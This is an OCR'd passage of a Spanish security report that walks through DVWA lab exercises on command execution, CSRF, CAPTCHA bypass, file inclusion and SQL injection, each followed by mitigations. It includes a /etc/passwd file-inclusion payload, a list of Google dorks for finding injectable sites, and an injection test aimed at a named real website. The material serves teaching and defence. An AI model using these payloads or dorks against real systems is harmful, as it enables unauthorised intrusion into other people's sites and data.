


Figura 28. Vulnerabilidad Command Execution comando uptime

Esta deficiencia se soluciona en el nivel de seguridad high de DVWA que incorpora la función *stripslashes*[5], que permite filtrar la cadena recibida. Aparte, el script de DVWA comprueba, para mayor seguridad, que el valor que está recibiendo es una dirección IPv4.

[5] http://www.php.net/manual/es/function.stripslashes.php

```
// Check IF each octet is an integer
if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4)  ) {

// If all 4 octets are int's put the IP back together.
$target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];
```

Figura 29. Código script PHP Level High

El script DVWA Level High aparte usa las siguientes funciones:

- *explode()*: para delimitar la cadena según el parámetro recibido, en este caso, el punto.
- *Is_numeric()*: para comprobar, que lo que hay entre los puntos, es un entero.
- *Sizeof():* comprueba que el número de subcadenas sea 4.

4.1.2.3 Cross-Site Request Forgery

CSFR es la falsificación de petición en sitios cruzados, siendo un exploit en el que comandos no autorizados son transmitidos por un usuario de confianza para el sitio web.

Esta vulnerabilidad también es conocida como XSRF, enlace hostil, ataque de un click, cabalgamiento de sesión y ataque automático.

La vulnerabilidad CSRF tiene lugar cuando el sitio web permite al usuario realizar acciones consideradas como sensibles, y simplemente comprueba que la petición proviene del navegador autorizado, y no comprueba que el usuario está realizando dichas acciones de forma consciente.

De esta forma, y puesto que los navegadores ejecutan simultáneamente código enviado por múltiples sitios web, existe el riesgo de que un sitio web envié una solicitud a otro sitio web y este segundo sitio web piense que la petición ha sido realizada por el usuario.

Para que el usuario sea víctima del ataque CSRF, previamente tiene que entrar con el usuario “admin” y la contraseña “password”. Si la autentificación es correcta, se muestra el mensaje de bienvenida y recibirá una cookie con la id de inicio de sesión, que será válida mientras el usuario no cierre la sesión.

En DVWA podremos reproducir un ataque CSRF con los siguientes pasos:

- Accedemos a DVWA y se procede a cambiar la contraseña accediendo al apartado CSRF. Ponemos la contraseña ‘*aaaa*’




Figura 30. CSRF Formulario cambio contraseña.

- Una vez cambiada la contraseña, vemos el código de la página

```
<form method="GET" action="#">
    Current password:
    <br>
    <input type="password" name="password_current" autocomplete="off">
    <br>
    New password:
    <br>
    <input type="password" name="password_new" autocomplete="off">
    <br>
    Confirm new password:
    <br>
    <input type="password" name="password_conf" autocomplete="off">
    <br>
    <input type="submit" name="Change" value="Change">
</form>
```

Figura 31. CSRF Código formulario 'change your admin password'

- Copiamos el código fuente de la página de DVWA, y tras hacer unas modificaciones, con los valores de la nueva contraseña, lo guardamos con el formato HTML




Figura 32. CSRF Formulario HTML

- Abrimos la página creada con el navegador y tras cambiar la contraseña, copiamos la dirección generada




Figura 33. CSRF Formulario en navegador

Y modificamos la página HTML incorporando la dirección




Figura 34. CSRF Cambio código HTML

Al cambiar la contraseña desde la página creada, se cambia la contraseña del usuario 'admin' en la página DVWA

Figura 35. CSRF. Proceso completado.

Para evitar este ataque, nos fijamos en la solución aportada por DVWA en su nivel medio, que modifica el formulario, para obligar que el usuario tenga que meter la contraseña anterior, y la nueva dos veces.

```
// Turn requests into variables
$pass_curr = $_GET['password_current'];
$pass_new = $_GET['password_new'];
$pass_conf = $_GET['password_conf'];
```

Figura 36. CSRF. Código DVWA Level High

Otras formas de evitar un ataque CSRF[6] son:

- Usar un identificador aleatorio por cada petición en los diferentes formularios. Cuando se reciba una petición desde el formulario, el servidor comprobara la validez de este.
- Generar un nombre aleatorio por cada campo del formulario, este nombre aleatorio, se almacena en una variable de sesión, y tras su uso, se vuelven a generar un nuevo nombre.

4.1.2.4 Insecure Captcha

Captcha (Completely Automated Public Turing test to tell Computers and Humans Apart), se basa en una prueba de Turing totalmente automática y pública para diferenciar computadoras de personas[7]

Se utilizan para proteger a las páginas web de ataques por fuerza bruta, y en general evitar que los robots puedan hacer uso de los servicios de las páginas web como pueden ser encuestas o foros de discusión.

Sin embargo, las deficiencias en la implementación de códigos CAPTCHA pueden permitir a un usuario malintencionado la ejecución masiva de acciones sobre el sistema.

Para probar esta vulnerabilidad en DVWA, tenemos que hacer es acceder a la página de google https://www.google.com/recaptcha/admin/create, para adquirir una Captcha para nuestra página web. Al hacerlo, se nos facilitara una clave pública y otra clave secreta.

[6] http://es.wikihow.com/evitar-ataques-CSRF-%28falsificaci%C3%B3n-de-petici%C3%B3n-en-sitios-cruzados%29-con-PHP

[7] Grossman, Lev (5 de junio de 2008). «Computer Literacy Tests: Are You Human?» (en inglés). Time. Consultado el 12 de junio de 2008. «The Carnegie Mellon team came back with the CAPTCHA. (It stands for "completely automated public Turing test to tell computers and humans apart"; no, the acronym doesn't really fit.) The point of the CAPTCHA is that reading those swirly letters is something that computers aren't very good at. »

Figura 37. Clave Pública reCaptcha.

Aparte, se nos dará el código que debemos añadir a nuestra página web:

```
<div class="g-recaptcha" data-sitekey="6Le5ZQwTAAAAACBGgEh2a_nsO_cpBB3731NvAyJx"></div>
```

Figura 38. Código reCaptcha.

Una vez añadido el Captcha, probaremos la vulnerabilidad, para ello introduciremos la contraseña, pero no introduciremos o rellenaremos correctamente el Captcha.

Figura 39. Formulario Captcha.

Una vez le demos al botón de aceptar, lo que tenemos que hacer es interceptar la petición Post, y cambiar el valor de '*step*', de 1 a 2.

Para evitar este ataque, DVWA realiza los siguientes cambios:

- Nivel medio de seguridad DVWA: Añadir un formulario adicional, para confirmar la petición de cambio de contraseña.
- Nivel Alto de seguridad DVWA: la comprobación se realiza en solo un paso, usando el método '*captcha_check_answer()'.*
- Adicionalmente, la entrada *'password'* está protegida con la función mysql_real_escape_string().

```php
<?php
if( isset( $_POST['Change'] ) && ( $_POST['step'] == '1' ) ) {

    $hide_form = true;

        $pass_new = $_POST['password_new'];
    $pass_new = stripslashes( $pass_new );
    $pass_new = mysql_real_escape_string( $pass_new );
    $pass_new = md5( $pass_new );

        $pass_conf = $_POST['password_conf'];
        $pass_conf = stripslashes( $pass_conf );
    $pass_conf = mysql_real_escape_string( $pass_conf );
    $pass_conf = md5( $pass_conf );

        $resp = recaptcha_check_answer ($_DVWA['recaptcha_private_key'],
        $_SERVER["REMOTE_ADDR"],
        $_POST["recaptcha_challenge_field"],
        $_POST["recaptcha_response_field"]);
```

Figura 40. Detalle código PHP Level High.

4.1.2.5 File Inclusion

Este tipo de vulnerabilidad se da cuando se ejecutan en el servidor web ficheros locales o externos al propio servidor, por lo tanto se pueden dar dos tipos de ataques:

-LFI -> Local File Inclusion.

-RFI -> Remote File Inclusion.

Son dos tipos de vulnerabilidad que se pueden encontrar en páginas web PHP y son debidas a una mala programación, al hacerse uso de las funciones '*include', 'include_once', 'require', 'require_once'* en inclusiones internas, y '*fopen*' en inclusiones externas.

El ataque se realiza cambiando las URL, para obtener la información que necesitamos:

Figura 41. Ataque Local File Inclusion.

En este caso hemos obtenido los usuarios poniendo *"/etc/passwd*" después de "*dvwa/vulnerabilities/fi/?page=*" quedando la siguiente URL:

"*Dvwa/vulnerabilities/fi/?page=/etc/passwd*"

Referente a la inclusión remota, es necesario que el servidor tenga habilitada en la configuración PHP la directiva de seguridad '*allow_url_include*'. Tras hacerlo añadimos después de la URL original el texto "http://www.google.es" visualizándose de esta forma la página de www.google.es.




Figura 42. Ataque Remote File Inclusion. Google.

Podemos evitar el ataque File Inclusion con las siguientes instrucciones:

- Usando la función str_replace()[8], que es la solución dada por DVWA en el nivel de seguridad medio.
- Visualizando el código fuente de la página códificado en base64.
- Incluir en el código la extensión del archivo a incluir.

```php
<?php

    $file = $_GET['page']; //The page we wish to display

    // Only allow include.php
    if ( $file != "include.php" ) {
        echo "ERROR: File not found!";
        exit;
    }

?>
```

Figura 43. Código para evitar RFI.

Podemos evitar el ataque RFI:

- Teniendo desactivada la directiva *'allow_url_include'* de PHP, para evitar que su puedan incluir scripts usando direcciones web.
- Evitando que se puedan pasar direcciones web a la función *fopen()* y *allow_url_fopen*().

[8] http://www.php.net/manual/es/function.str-replace.php

4.1.2.6 SQL Injection

Inyección SQL es una forma de infiltrar código malicioso en una aplicación en el nivel de validación para realizar operaciones no permitidas sobre la base de datos. Es la primera vulnerabilidad del top 10 de riesgos en aplicaciones web de OWASP, desde que fue detectada en 1998. Es un ataque muy simple, eficaz y de gran alcance, y que puede tener un impacto muy grande en las aplicaciones atacadas, ya que puede dejar al descubierto información sensible.




Figura 44. SQL Injection.

El ataque consiste en inyectar código SQL dentro del código SQL programado, con la finalidad de alterar el funcionamiento normal del programa y acceder a información concreta de la BBDD, la inyección se realiza, aprovechando que el autor de la página web no ha filtrado las entradas de datos por parte del usuario.

Para encontrar páginas susceptibles de sufrir ataques, podemos utilizar los Google Dorks. Los Google Dorks[9] son combinaciones de operadores de búsqueda que se utilizan para extraer información valiosa. El termino Google dorks es despectivo, ya que se basa en buscar información sensible que usuarios han dejado en internet a la vista de todo el mundo, como pueden ser combinaciones de nombre de usuario y contraseñas.




Figura 45. Google Dorks

[9] http://www.linuxito.com/seguridad/294-google-dorks

Y en el caso concreto de Injection SQL, podemos encontrar servidores vulnerables a consultas SQL cacheadas, introduciendo el dork in '*url:/wp-content/w3tc/dbcache/'.*

Otros ejemplos de dorks para SQL Injection son[10]:

inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num= andinurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=

[10] https://blog.udemy.com/tutorial-de-inyeccion-sql-para-principiantes/

inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=

Tabla 2. Ejemplos de Google Dorks

La forma de saber si una página web es vulnerable a un ataque por Inyección de SQL, es concatenando un apostrofe a la URL inicial:

http://www.cristaldemira.com/articulos.php?id=1482

http://www.cristaldemira.com/articulos.php?id=1482'

Si al hacerlo, vemos el siguiente mensaje de error, es que la página es vulnerable, ya que desde la página no se están filtrando las entradas:




Figura 46. SQL Injection. Página Web vulnerable.

Aparte de la búsqueda por Google Dorks, podemos encontrar una relación de páginas vulnerables en múltiples foros y páginas webs como http://www.taringa.net/post/info/14891387/Paginas-Vulnerables-a-SQL-Todas-Se-Dejan-Inyectar.html

Un ataque de inyección SQL se puede evitar siguiendo los siguientes consejos[11]:

- Nunca conectarse a la base de datos como superusuario o como propietario de la base de datos. Siempre se deberán usar usuarios creados para la página web, y con privilegios muy limitados.
- Emplear sentencias preparadas con variables vinculadas. Estas sentencias son proporcionadas por PDO, MySQLi y otras bibliotecas.
- Se deberá comprobar si la entrada proporcionada tiene el tipo de dato previsto. Para tal fin, podremos usar las funciones de PHP como funciones de variable, funciones de tipo carácter (is_numeric (), ctype_digit ()).
- Si la expresión espera una entrada numérica, se puede verificar los datos con la función '*ctype_digit ()*' o silenciosamente cambiar su tipo usando la función '*settype()'* o empleando su representación numérica por medio de '*sprintf ()'*.
- Se entrecomillara cada valor no numérico proporcionado por el usuario que sea pasado a la base de datos con la función de escapado de cadenas específicas en el caso de que la base de datos no admita variables vinculadas.
- Jamás se mostrara información sobre el esquema de la base de datos.
- Se pueden utilizar procedimientos almacenados y cursores previamente definidos para abstraer el acceso a datos para que los usuarios no tengan acceso directo a las tablas o vistas.
- Controlar los mensajes de error y evitar que estos se visualicen al usuario.

Con DVWA podremos practicar todas estas vulnerabilidades, para ello, ponemos el nivel de seguridad en bajo, y nos vamos al apartado SQL Injection.

[11] http://php.net/manual/es/security.database.sql-injection.php

En SQL Injection, se nos muestra un formulario básico, en el que se nos pide el '*User Id*', y se nos facilita el nombre y el primer apellido:




Figura 47. SQL Injection. Inyección de código.

Para comprobar de forma sencilla si DVWA es vulnerable a SQL Injection, sólo tenemos que poner una comilla simple después del dato insertado en la entrada, y así sabremos si está validando los datos o no.




Figura 48. SQL Injection. Mensaje de error.

Puesto que ya sabemos que podemos concatenar instrucciones SQL, usando la comilla simple, vamos a realizar unas cuantas consultas para obtener información a la que no deberíamos tener acceso.

Figura 49. SQL Injection. Inyección de código.




Figura 50. SQL Injection. Información tablas BBDD.

Podemos ver cuantos usuarios hay en la tabla USERS

Figura 51. SQL Injection. Recuento usuarios tabla users.

